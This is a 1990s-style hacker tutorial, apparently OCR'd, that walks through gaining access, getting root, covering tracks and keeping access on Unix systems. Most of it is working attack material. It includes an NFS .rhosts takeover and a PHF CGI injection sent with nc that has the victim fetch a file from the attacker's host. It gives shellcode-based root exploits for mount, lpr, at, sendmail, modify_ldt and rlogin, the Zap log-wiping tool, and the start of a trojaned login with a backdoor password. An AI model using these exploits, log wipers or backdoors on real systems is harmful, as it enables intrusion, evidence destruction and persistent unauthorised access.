	fprintf(stderr,"Cannot read symbol table in /unix.\n");
	exit(60);
}
```

[12] Since the previous code requires /dev/kmem to be world accessable, and this is not likely a natural event, we need to take care of this. My advice is to write a shell script similar to the one in [7] that will change the permissions on /dev/kmem for a discrete amount of time (say 5 minutes) and then restore the original permissions. You can add this source to the source in [7]:

```
chmod 666 /dev/kmem
sleep 300              # Nap for 5 minutes
chmod 600 /dev/kmem    # Or whatever it was before
```

User's guide

Well, howdi folks... I guess you are all wondering who's this guy (me) that's trying to show you a bit of everything... ? Well, I ain't telling you anything of that... Copyright, and other stuff like this (below).

Copyright and stuff...

If you feel offended by this subject (hacking) or you think that you could do better, don't read the below information... This file is for educational purposes ONLY...;) I ain't responsible for any damages you made after reading this...(I'm very serious...) So this can be copied, but not modified (send me the changes, and if they
are good, I'll include them). Don't read it, 'cuz it might be illegal. I warned you... If you would like to continue, press <PgDown>.

Intro: Hacking step by step.

Well, this ain't exactely for begginers, but it'll have to do. What all hackers has to know is that there are 4 steps in hacking...

Step 1: Getting access to site.
Step 2: Hacking r00t.
Step 3: Covering your traces.
Step 4: Keeping that account.
Ok. In the next pages we'll see exactely what I ment.

Step 1: Getting access.

Well folks, there are several methods to get access to a site. I'll try to explain the most used ones. The first thing I do is see if the system has an export list:
mysite:~>/usr/sbin/showmount -e victim.site.com
RPC: Program not registered.
If it gives a message like this one, then it's time to search another way in. What I was trying to do was to exploit an old security problem by most SUN OS's that could allow an remote attacker to add a .rhosts to a users home directory... (That was possible if the site had mounted their home directory. Let's see what happens...

```
mysite:~>/usr/sbin/showmount -e victim1.site.com
/usr  victim2.site.com
/home (everyone)
/cdrom (everyone)
mysite:~>mkdir /tmp/mount
mysite:~>/bin/mount -nt nfs victim1.site.com:/home /tmp/mount/
mysite:~>ls -sal /tmp/mount
  total 9
  1 drwxrwxr-x   8 root     root        1024 Jul  4 20:34 ./
  1 drwxr-xr-x  19 root     root        1024 Oct  8 13:42 ../
  1 drwxr-xr-x   3 at1      users       1024 Jun 22 19:18 at1/
  1 dr-xr-xr-x   8 ftp      wheel       1024 Jul 12 14:20 ftp/
  1 drwxrx-r-x   3 john     100         1024 Jul  6 13:42 john/
  1 drwxrx-r-x   3 139      100         1024 Sep 15 12:24 paul/
```

```
  1 -rw-------   1 root     root          242 Mar  9  1997 sudoers
  1 drwx------   3 test     100          1024 Oct  8 21:05 test/
  1 drwx------  15 102      100           1024 Oct 20 18:57 rapper/
```

Well, we wanna hack into rapper's home.

```
mysite:~>id
uid=0 euid=0
mysite:~>whoami
root
mysite:~>echo "rapper::102:2::/tmp/mount:/bin/csh" >> /etc/passwd
```

We use /bin/csh 'cuz bash leaves a (Damn!) .bash_history and you might forget it on the remote server...

```
mysite:~>su - rapper
Welcome to rapper's user.
mysite:~>ls -lsa /tmp/mount/
  total 9
  1 drwxrwxr-x   8 root     root         1024 Jul  4 20:34 ./
  1 drwxr-xr-x  19 root     root         1024 Oct  8 13:42 ../
  1 drwxr-xr-x   3 at1      users        1024 Jun 22 19:18 at1/
  1 dr-xr-xr-x   8 ftp      wheel        1024 Jul 12 14:20 ftp/
  1 drwxrx-r-x   3 john     100          1024 Jul  6 13:42 john/
  1 drwxrx-r-x   3 139      100          1024 Sep 15 12:24 paul/
  1 -rw-------   1 root     root          242 Mar  9  1997 sudoers
  1 drwx------   3 test     100          1024 Oct  8 21:05 test/
  1 drwx------  15 rapper   daemon       1024 Oct 20 18:57 rapper/
```

So we own this guy's home directory...

```
mysite:~>echo "+ +" > rapper/.rhosts
mysite:~>cd /
mysite:~>rlogin victim1.site.com
Welcome to Victim.Site.Com.
SunOs ver....(crap).
victim1:~$
```

This is the first method...
Another method could be to see if the site has an open 80 port. That would mean that the site has a web page.
(And that's very bad, 'cuz it usually it's vulnerable). Below I include the source of a scanner that helped me when NMAP wasn't written. (Go get it at http://www.dhp.com/~fyodor. Good job, Fyodor). NMAP is a scanner that does even stealth scanning, so lots of systems won't record it.

```
/* -*-C-*- tcpprobe.c */
/* tcpprobe - report on which tcp ports accept connections */
```

```
/* IO ERROR, error@axs.net, Sep 15, 1995 */

#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>

int main(int argc, char **argv)
{
  int probeport = 0;
  struct hostent *host;
  int err, i, net;
  struct sockaddr_in sa;

  if (argc != 2) {
    printf("Usage: %s hostname\n", argv[0]);
    exit(1);
  }

  for (i = 1; i < 1024; i++) {
    strncpy((char *)&sa, "", sizeof sa);
    sa.sin_family = AF_INET;
    if (isdigit(*argv[1]))
      sa.sin_addr.s_addr = inet_addr(argv[1]);
    else if ((host = gethostbyname(argv[1])) != 0)
      strncpy((char *)&sa.sin_addr, (char *)host->h_addr, sizeof sa.sin_addr);
    else {
      herror(argv[1]);
      exit(2);
    }
    sa.sin_port = htons(i);
    net = socket(AF_INET, SOCK_STREAM, 0);
    if (net < 0) {
      perror("\nsocket");
      exit(2);
    }
    err = connect(net, (struct sockaddr *) &sa, sizeof sa);
    if (err < 0) {
      printf("%s %-5d %s\r", argv[1], i, strerror(errno));
      fflush(stdout);
    } else {
      printf("%s %-5d accepted.                    \n", argv[1], i);
      if (shutdown(net, 2) < 0) {
          perror("\nshutdown");
```

```
          exit(2);
      }
    }
    close(net);
  }
  printf("                                                \r");
  fflush(stdout);
  return (0);
}
```

Well, now be very carefull with the below exploits, because they usually get logged.
Besides, if you really wanna get a source file from /cgi-bin/ use this sintax : lynx http://www.victim1.com//cgi-bin/finger
If you don't wanna do that, then do a :

mysite:~>echo "+ +" > /tmp/rhosts

mysite:~>echo "GET /cgi-bin/phf?Qalias=x%0arcp+phantom@mysite.com:/tmp/rhosts+ /root/.rhosts" | nc -v - 20 victim1.site.com 80

then
mysite:~>rlogin -l root victim1.site.com
Welcome to Victim1.Site.Com.
victim1:~#

Or, maybe, just try to find out usernames and passwords...


The usual users are "test", "guest", and maybe the owner of the site...
I usually don't do such things, but you can...

Or if the site is really old, use that (quote site exec) old bug for wu.ftpd. There are a lot of other exploits, like the remote exploits (innd, imap2, pop3, etc...) that you can find at rootshell.connectnet.com or at dhp.com/~fyodor.
Enough about this topic. (besides, if you can finger the site, you can figgure out usernames and maybe by guessing passwords (sigh!) you could get access to the site).

Step 2: Hacking r00t.

First you have to find the system it's running...
a). LINUX
ALL versions:
A big bug for all linux versions is mount/umount and (maybe) lpr.

/* Mount Exploit for Linux, Jul 30 1996



Discovered and Coded by Bloodmask & Vio
Covin Security 1996
*/

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>

#define PATH_MOUNT "/bin/mount"
#define BUFFER_SIZE 1024
#define DEFAULT_OFFSET 50

u_long get_esp()
{
  __asm__("movl %esp, %eax");

}

main(int argc, char **argv)
{
  u_char execshell[] =
    "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
    "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
    "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";

    char *buff = NULL;
    unsigned long *addr_ptr = NULL;
    char *ptr = NULL;

    int i;
```

```
  int ofs = DEFAULT_OFFSET;

  buff = malloc(4096);
  if(!buff)
  {
    printf("can't allocate memory\n");
    exit(0);
  }
  ptr = buff;

  /* fill start of buffer with nops */

  memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
  ptr += BUFFER_SIZE-strlen(execshell);

  /* stick asm code into the buffer */

  for(i=0;i < strlen(execshell);i++)
    *(ptr++) = execshell[i];

  addr_ptr = (long *)ptr;
  for(i=0;i < (8/4);i++)
    *(addr_ptr++) = get_esp() + ofs;
  ptr = (char *)addr_ptr;
  *ptr = 0;

  (void)alarm((u_int)0);
  printf("Discovered and Coded by Bloodmask and Vio, Covin 1996\n");
  execl(PATH_MOUNT, "mount", buff, NULL);
}

/*LPR exploit:I don't know the author...*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define DEFAULT_OFFSET          50
#define BUFFER_SIZE             1023

long get_esp(void)
{
  __asm__("movl %esp,%eax\n");
}

void main()
```

```
{
  char *buff = NULL;
  unsigned long *addr_ptr = NULL;
  char *ptr = NULL;

  u_char execshell[] = "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07"
                       "\x89\x56\x0f\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12"
                       "\x8d\x4e\x0b\x8b\xd1\xcd\x80\x33\xc0\x40\xcd\x80\xe8"
                       "\xd7\xff\xff\xff/bin/sh";
  int i;

  buff = malloc(4096);
  if(!buff)
  {
    printf("can't allocate memory\n");
    exit(0);
  }
  ptr = buff;
  memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
  ptr += BUFFER_SIZE-strlen(execshell);
  for(i=0;i < strlen(execshell);i++)
    *(ptr++) = execshell[i];
  addr_ptr = (long *)ptr;
  for(i=0;i<2;i++)
    *(addr_ptr++) = get_esp() + DEFAULT_OFFSET;
  ptr = (char *)addr_ptr;
  *ptr = 0;
  execl("/usr/bin/lpr", "lpr", "-C", buff, NULL);
}
```

b.) Version's 1.2.* to 1.3.2
NLSPATH env. variable exploit:

```
/* It's really annoying for users and good for me...
AT exploit gives only uid=0 and euid=your_usual_euid.
*/
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>

#define path "/usr/bin/at"
#define BUFFER_SIZE 1024
#define DEFAULT_OFFSET 50
```

```
u_long get_esp()
{
  __asm__("movl %esp, %eax");

}

main(int argc, char **argv)
{
  u_char execshell[] =
   "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
   "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
   "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";

   char *buff = NULL;
   unsigned long *addr_ptr = NULL;
   char *ptr = NULL;

   int i;
   int ofs = DEFAULT_OFFSET;

   buff = malloc(4096);
   if(!buff)
   {
     printf("can't allocate memory\n");
     exit(0);
   }
   ptr = buff;


   memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
   ptr += BUFFER_SIZE-strlen(execshell);


   for(i=0;i < strlen(execshell);i++)
     *(ptr++) = execshell[i];

   addr_ptr = (long *)ptr;
   for(i=0;i < (8/4);i++)
     *(addr_ptr++) = get_esp() + ofs;
   ptr = (char *)addr_ptr;
   *ptr = 0;

   (void)alarm((u_int)0);
   printf("AT exploit discovered by me, _PHANTOM_ in 1997.\n");
   setenv("NLSPATH",buff,1);
```

```
  execl(path, "at",NULL);
}
```

SENDMAIL exploit: (don't try to chmod a-s this one... :))

```
/* SENDMAIL Exploit for Linux
*/

#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>

#define path "/usr/bin/sendmail"
#define BUFFER_SIZE 1024
#define DEFAULT_OFFSET 50

u_long get_esp()
{
  __asm__("movl %esp, %eax");

}

main(int argc, char **argv)
{
  u_char execshell[] =
   "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
   "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
   "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff./sh";

   char *buff = NULL;
   unsigned long *addr_ptr = NULL;
   char *ptr = NULL;

   int i;
   int ofs = DEFAULT_OFFSET;

   buff = malloc(4096);
   if(!buff)
   {
     printf("can't allocate memory\n");
     exit(0);
   }
   ptr = buff;
```

```
  memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
  ptr += BUFFER_SIZE-strlen(execshell);


  for(i=0;i < strlen(execshell);i++)
    *(ptr++) = execshell[i];

  addr_ptr = (long *)ptr;
  for(i=0;i < (8/4);i++)
    *(addr_ptr++) = get_esp() + ofs;
  ptr = (char *)addr_ptr;
  *ptr = 0;

  (void)alarm((u_int)0);
  printf("SENDMAIL exploit discovered by me, _PHANTOM_ in  1997\n");
  setenv("NLSPATH",buff,1);
  execl(path, "sendmail",NULL);
}
```

MOD_LDT exploit (GOD, this one gave such a headache to my Sysadmin (ROOT) !!!)

```
/* this is a hack of a hack.  a valid System.map was needed to get this
   sploit to werk.. but not any longer.. This sploit will give you root
   if the modify_ldt bug werks.. which I beleive it does in any kernel
   before 1.3.20 ..

   QuantumG
*/

/* original code written by Morten Welinder.
 *
 * this required 2 hacks to work on the 1.2.13 kernel that I've tested on:
 * 1. asm/sigcontext.h does not exist on 1.2.13 and so it is removed.
 * 2. the _task in the System.map file has no leading underscore.
 * I am not sure at what point these were changed, if you are
 * using this on a newer kernel compile with NEWERKERNEL defined.
 *                                  -ReD
 */

#include <linux/ldt.h>
#include <stdio.h>
#include <linux/unistd.h>
#include <signal.h>
#ifdef NEWERKERNEL
```

```
#include <asm/sigcontext.h>
#endif
#define __KERNEL__
#include <linux/sched.h>
#include <linux/module.h>

static inline _syscall1(int,get_kernel_syms,struct kernel_sym *,table);
static inline _syscall3(int, modify_ldt, int, func, void *, ptr, unsigned long, bytecount)


#define KERNEL_BASE 0xc0000000
/* ------------------------------------------------------------------------ */
static __inline__ unsigned char
__farpeek (int seg, unsigned ofs)
{
  unsigned char res;
  asm ("mov %w1,%%gs ; gs; movb (%2),%%al"
       : "=a" (res)
       : "r" (seg), "r" (ofs));
  return res;
}
/* ------------------------------------------------------------------------ */
static __inline__ void
__farpoke (int seg, unsigned ofs, unsigned char b)
{
  asm ("mov %w0,%%gs ; gs; movb %b2,(%1)"
       : /* No results.  */
       : "r" (seg), "r" (ofs), "r" (b));
}
/* ------------------------------------------------------------------------ */
void
memgetseg (void *dst, int seg, const void *src, int size)
{
  while (size-- > 0)
    *(char *)dst++ = __farpeek (seg, (unsigned)(src++));
}
/* ------------------------------------------------------------------------ */
void
memputseg (int seg, void *dst, const void *src, int size)
{
  while (size-- > 0)
    __farpoke (seg, (unsigned)(dst++), *(char *)src++);
}
/* ------------------------------------------------------------------------ */
int
main ()
```

```
{
 int stat, i,j,k;
 struct modify_ldt_ldt_s ldt_entry;
 FILE *syms;
 char line[100];
 struct task_struct **task, *taskptr, thistask;
 struct kernel_sym blah[4096];

 printf ("Bogusity checker for modify_ldt system call.\n");

 printf ("Testing for page-size limit bug...\n");
 ldt_entry.entry_number = 0;
 ldt_entry.base_addr = 0xbfffffff;
 ldt_entry.limit = 0;
 ldt_entry.seg_32bit = 1;
 ldt_entry.contents = MODIFY_LDT_CONTENTS_DATA;
 ldt_entry.read_exec_only = 0;
 ldt_entry.limit_in_pages = 1;
 ldt_entry.seg_not_present = 0;
 stat = modify_ldt (1, &ldt_entry, sizeof (ldt_entry));
 if (stat)
   /* Continue after reporting error.  */
   printf ("This bug has been fixed in your kernel.\n");
 else
   {
     printf ("Shit happens: ");
     printf ("0xc0000000 - 0xc0000ffe is accessible.\n");
   }

 printf ("Testing for expand-down limit bug...\n");
 ldt_entry.base_addr = 0x00000000;
 ldt_entry.limit = 1;
 ldt_entry.contents = MODIFY_LDT_CONTENTS_STACK;
 ldt_entry.limit_in_pages = 0;
 stat = modify_ldt (1, &ldt_entry, sizeof (ldt_entry));
 if (stat)
   {
     printf ("This bug has been fixed in your kernel.\n");
     return 1;
   }
 else
   {
     printf ("Shit happens: ");
     printf ("0x00000000 - 0xfffffffd is accessible.\n");
   }
```

```
  i = get_kernel_syms(blah);
  k = i+10;
  for (j=0; j<i; j++)
   if (!strcmp(blah[j].name,"current") || !strcmp(blah[j].name,"_current")) k = j;
  if (k==i+10) { printf("current not found!!!\n"); return(1); }
  j=k;

  taskptr = (struct task_struct *) (KERNEL_BASE + blah[j].value);
  memgetseg (&taskptr, 7, taskptr, sizeof (taskptr));
  taskptr = (struct task_struct *) (KERNEL_BASE + (unsigned long) taskptr);
  memgetseg (&thistask, 7, taskptr, sizeof (thistask));
  if (thistask.pid!=getpid()) { printf("current process not found\n"); return(1); }
  printf("Current process is %i\n",thistask.pid);
  taskptr = (struct task_struct *) (KERNEL_BASE + (unsigned long) thistask.p_pptr);
  memgetseg (&thistask, 7, taskptr, sizeof (thistask));
  if (thistask.pid!=getppid()) { printf("current process not found\n"); return(1); }
  printf("Parent process is %i\n",thistask.pid);
  thistask.uid = thistask.euid = thistask.suid = thistask.fsuid = 0;
  thistask.gid = thistask.egid = thistask.sgid = thistask.fsgid = 0;
  memputseg (7, taskptr, &thistask, sizeof (thistask));
  printf ("Shit happens: parent process is now root process.\n");
  return 0;
};
```

c.) Other linux versions:
Sendmail exploit:

```
#/bin/sh
#
#
#                               Hi !
#               This is exploit for sendmail smtpd bug
#    (ver. 8.7-8.8.2 for FreeBSD, Linux and may be other platforms).
#         This shell script does a root shell in /tmp directory.
#          If you have any problems with it, drop me a letter.
#                               Have fun !
#
#
#                        ----------------------
#              ------------------------------------------
#    ------------------   Dedicated to my beautiful lady   ------------------
#              ------------------------------------------
#                        ----------------------
#
#          Leshka Zakharoff, 1996. E-mail: leshka@leshka.chuvashia.su
```

```
#
#
#
echo   'main()                                  '>>leshka.c
echo   '{                                       '>>leshka.c
echo   '  execl("/usr/sbin/sendmail","/tmp/smtpd",0);        '>>leshka.c
echo   '}                                       '>>leshka.c
#
#
echo   'main()                                  '>>smtpd.c
echo   '{                                       '>>smtpd.c
echo   '  setuid(0); setgid(0);                         '>>smtpd.c
echo   '  system("cp /bin/sh /tmp;chmod a=rsx /tmp/sh");      '>>smtpd.c
echo   '}                                       '>>smtpd.c
#
#
cc -o leshka leshka.c;cc -o /tmp/smtpd smtpd.c
./leshka
kill -HUP `ps -ax|grep /tmp/smtpd|grep -v grep|tr -d ' '|tr -cs "[:digit:]" "\n"|head -n 1`
rm leshka.c leshka smtpd.c /tmp/smtpd
echo "Now type:   /tmp/sh"
```

SUNOS:
Rlogin exploit:
(arghh!)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

#define BUF_LENGTH      8200
#define EXTRA           100
#define STACK_OFFSET    4000
#define SPARC_NOP       0xa61cc013

u_char sparc_shellcode[] =
"\x82\x10\x20\xca\xa6\x1c\xc0\x13\x90\x0c\xc0\x13\x92\x0c\xc0\x13"
"\xa6\x04\xe0\x01\x91\xd4\xff\xff\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e"
"\x2f\x0b\xdc\xda\x90\x0b\x80\x0e\x92\x03\xa0\x08\x94\x1a\x80\x0a"
"\x9c\x03\xa0\x10\xec\x3b\xbf\xf0\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\x82\x10\x20\x3b\x91\xd4\xff\xff";

u_long get_sp(void)
{
  __asm__("mov %sp,%i0 \n");
}
```

```
void main(int argc, char *argv[])
{
  char buf[BUF_LENGTH + EXTRA];
  long targ_addr;
  u_long *long_p;
  u_char *char_p;
  int i, code_length = strlen(sparc_shellcode);

  long_p = (u_long *) buf;

  for (i = 0; i < (BUF_LENGTH - code_length) / sizeof(u_long); i++)
    *long_p++ = SPARC_NOP;

  char_p = (u_char *) long_p;

  for (i = 0; i < code_length; i++)
    *char_p++ = sparc_shellcode[i];

  long_p = (u_long *) char_p;

  targ_addr = get_sp() - STACK_OFFSET;
  for (i = 0; i < EXTRA / sizeof(u_long); i++)
    *long_p++ = targ_addr;

  printf("Jumping to address 0x%lx\n", targ_addr);

  execl("/usr/bin/rlogin", "rlogin", buf, (char *) 0);
  perror("execl failed");
}
```

Want more exploits? Get 'em from other sites (like rootshell,
dhp.com/~fyodor, etc...).

Step 3: Covering your tracks:

_____

For this you could use lots of programs like zap, utclean, and lots of
others...
Watch out, ALWAYS after you cloaked yourself to see if it worked do a:
victim1:~$ who
...(crap)...
victim1:~$ finger
...;as;;sda...
victim1:~$w

...

If you are still not cloaked, look for wtmpx, utmpx and other stuff like that. The only cloaker (that I know) that erased me even from wtmpx/utmpx was utclean. But I don't have it right now, so ZAP'll have to do the job.

```
/*
     Title:  Zap.c (c) rokK Industries
  Sequence:  911204.B

   Syztems:  Kompiles on SunOS 4.+
      Note:  To mask yourself from lastlog and wtmp you need to be root,
             utmp is go+w on default SunOS, but is sometimes removed.
   Kompile:  cc -O Zap.c -o Zap
       Run:  Zap <Username>

      Desc:  Will Fill the Wtmp and Utmp Entries corresponding to the
             entered Username. It also Zeros out the last login data for
             the specific user, fingering that user will show 'Never Logged
             In'

     Usage:  If you cant find a usage for this, get a brain.
*/

#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <utmp.h>
#include <lastlog.h>
#include <pwd.h>

int f;

void kill_tmp(name,who)
char *name,
    *who;
{
   struct utmp utmp_ent;

  if ((f=open(name,O_RDWR))>=0) {
    while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
      if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
             bzero((char *)&utmp_ent,sizeof( utmp_ent ));
             lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);
```

```
            write (f, &utmp_ent, sizeof (utmp_ent));
          }
     close(f);
  }
}

void kill_lastlog(who)
char *who;
{
   struct passwd *pwd;
   struct lastlog newll;

    if ((pwd=getpwnam(who))!=NULL) {

      if ((f=open("/usr/adm/lastlog", O_RDWR)) >= 0) {
         lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
         bzero((char *)&newll,sizeof( newll ));
         write(f, (char *)&newll, sizeof( newll ));
         close(f);
      }

   } else printf("%s: ?\n",who);
}

main(argc,argv)
int  argc;
char *argv[];
{
   if (argc==2) {
      kill_tmp("/etc/utmp",argv[1]);
      kill_tmp("/usr/adm/wtmp",argv[1]);
      kill_lastlog(argv[1]);
      printf("Zap!\n");
   } else
   printf("Error.\n");
}
```

Step 4: Keeping that account.

_____

This usually means that you'll have to install some programs to give you access even if the root has killed your account... (DAEMONS!!!) =>|-@ Here is an example of a login daemon from the DemonKit (good job, fellows...) LOOK OUT !!! If you decide to put a daemon, be carefull and modify it's date of creation. (use touch --help to see how!)

```
/*
This is a simple trojanized login program, this was designed for Linux and will not work without
modification on linux. It lets you login as either a root user, or any ordinary user by use of a
'magic password'. It will also prevent the login from being logged into utmp, wtmp, etc. You will
effectively be invisible, and not be detected except via 'ps'.
*/

#define BACKDOOR                "password"
int     krad=0;


/* This program is derived from 4.3 BSD software and is subject to the copyright notice below.

The port to HP-UX has been motivated by the incapability of 'rlogin'/'rlogind' as per HP-UX 6.5
(and 7.0) to transfer window sizes.

Changes:

- General HP-UX portation. Use of facilities not available in HP-UX (e.g. setpriority) has been
eliminated.     Utmp/wtmp handling has been ported.
- The program uses BSD command line options to be used in connection with e.g. 'rlogind' i.e.
'new login'.
- HP features left out:          logging of bad login attempts in /etc/btmp, they are sent to syslog
password expiry    '*' as login shell, add it if you need it
- BSD features left out: quota checks password expiry analysis of terminal type (tset feature)
- BSD features thrown in: Security logging to syslogd. This requires you to have a (ported)
syslog system -- 7.0 comes with syslog 'Lastlog' feature.
- A lot of nitty gritty details has been adjusted in favour of HP-UX, e.g. /etc/securetty, default
paths and the environment variables assigned by 'login'.
- We do *nothing* to setup/alter tty state, under HP-UX this is to be done by
getty/rlogind/telnetd/some one else.
        Michael Glad (glad@daimi.dk)
        Computer Science Department
        Aarhus University
        Denmark
        1990-07-04
        1991-09-24 glad@daimi.aau.dk: HP-UX 8.0 port:
- now explictly sets non-blocking mode on descriptors
- strcasecmp is now part of HP-UX 1992-02-05 poe@daimi.aau.dk: Ported the stuff to Linux
0.12 From 1992 till now (1995) this code for Linux has been maintained at
ftp.daimi.aau.dk:/pub/linux/poe/


*/
/*
```

```
 * Copyright (c) 1980, 1987, 1988 The Regents of the University of California.
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms are permitted
 * provided that the above copyright notice and this paragraph are
 * duplicated in all such forms and that any documentation,
 * advertising materials, and other materials related to such
 * distribution and use acknowledge that the software was developed
 * by the University of California, Berkeley.  The name of the
 * University may not be used to endorse or promote products derived
 * from this software without specific prior written permission.
 * THIS SOFTWARE IS PROVIDED ``AS IS'' AND WITHOUT ANY EXPRESS OR
 * IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED
 * WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR
PURPOSE.
 */

#ifndef lint
char copyright[] =
"@(#) Copyright (c) 1980, 1987, 1988 The Regents of the University of California.\n\
 All rights reserved.\n";
#endif /* not lint */

#ifndef lint
static char sccsid[] = "@(#)login.c     5.40 (Berkeley) 5/9/89";
#endif /* not lint */

/*
 * login [ name ]
 * login -h hostname   (for telnetd, etc.)
 * login -f name       (for pre-authenticated login: datakit, xterm, etc.)
 */

/* #define TESTING */

#ifdef TESTING
#include "param.h"
#else
#include <sys/param.h>
#endif

#include <ctype.h>
#include <unistd.h>

#include <getopt.h>
#include <memory.h>
```

```
#include <sys/stat.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <sys/file.h>
#include <termios.h>
#include <string.h>
#define index strchr
#define rindex strrchr
#include <sys/ioctl.h>
#include <signal.h>
#include <errno.h>
#include <grp.h>
#include <pwd.h>
#include <setjmp.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <sys/syslog.h>
#include <sys/sysmacros.h>
#include <netdb.h>

#ifdef TESTING
#  include "utmp.h"
#else
#  include <utmp.h>
#endif

#ifdef SHADOW_PWD
#include <shadow.h>
#endif

#ifndef linux
#include <tzfile.h>
#include <lastlog.h>
#else
struct  lastlog
  { long ll_time;
    char ll_line[12];
    char ll_host[16];
  };
#endif

#include "pathnames.h"

#define P_(s) ()
void opentty P_((const char *tty));
```

```
void getloginname P_((void));
void timedout P_((void));
int rootterm P_((char *ttyn));
void motd P_((void));
void sigint P_((void));
void checknologin P_((void));

void dolastlog P_((int quiet));
void badlogin P_((char *name));
char *stypeof P_((char *ttyid));
void checktty P_((char *user, char *tty));
void getstr P_((char *buf, int cnt, char *err));
void sleepexit P_((int eval));
#undef P_

#ifdef  KERBEROS

#include <kerberos/krb.h>
#include <sys/termios.h>
char    realm[REALM_SZ];
int     kerror = KSUCCESS, notickets = 1;
#endif

#ifndef linux
#define         TTYGRPNAME      "tty"           /* name of group to own ttys */
#else
#  define TTYGRPNAME    "other"
#  ifndef MAXPATHLEN
#    define MAXPATHLEN 1024
#  endif
#endif

/*
 * This bounds the time given to login.  Not a define so it can
 * be patched on machines where it's too small.
 */
#ifndef linux
int     timeout = 300;
#else
int    timeout = 60;
#endif

struct  passwd *pwd;
int     failures;
char    term[64], *hostname, *username, *tty;
```

```
char	thishost[100];

#ifndef linux
struct	sgttyb sgttyb;
struct	tchars tc = {
	CINTR, CQUIT, CSTART, CSTOP, CEOT, CBRK
};
struct	ltchars ltc = {
	CSUSP, CDSUSP, CRPRNT, CFLUSH, CWERASE, CLNEXT
};
#endif

char *months[] =
	{ "Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug",
	  "Sep", "Oct", "Nov", "Dec" };

/* provided by Linus Torvalds 16-Feb-93 */
void
opentty(const char * tty)
{
   int i;
   int fd = open(tty, O_RDWR);

   for (i = 0 ; i < fd ; i++)
     close(i);
   for (i = 0 ; i < 3 ; i++)
     dup2(fd, i);
   if (fd >= 3)
     close(fd);
}

int
main(argc, argv)
	int argc;
	char **argv;
{
	extern int errno, optind;
	extern char *optarg, **environ;
	struct timeval tp;
	struct tm *ttp;
	struct group *gr;
	register int ch;
	register char *p;
	int ask, fflag, hflag, pflag, cnt;
	int quietlog, passwd_req, ioctlval;
	char *domain, *salt, *ttyn, *pp;
```

```
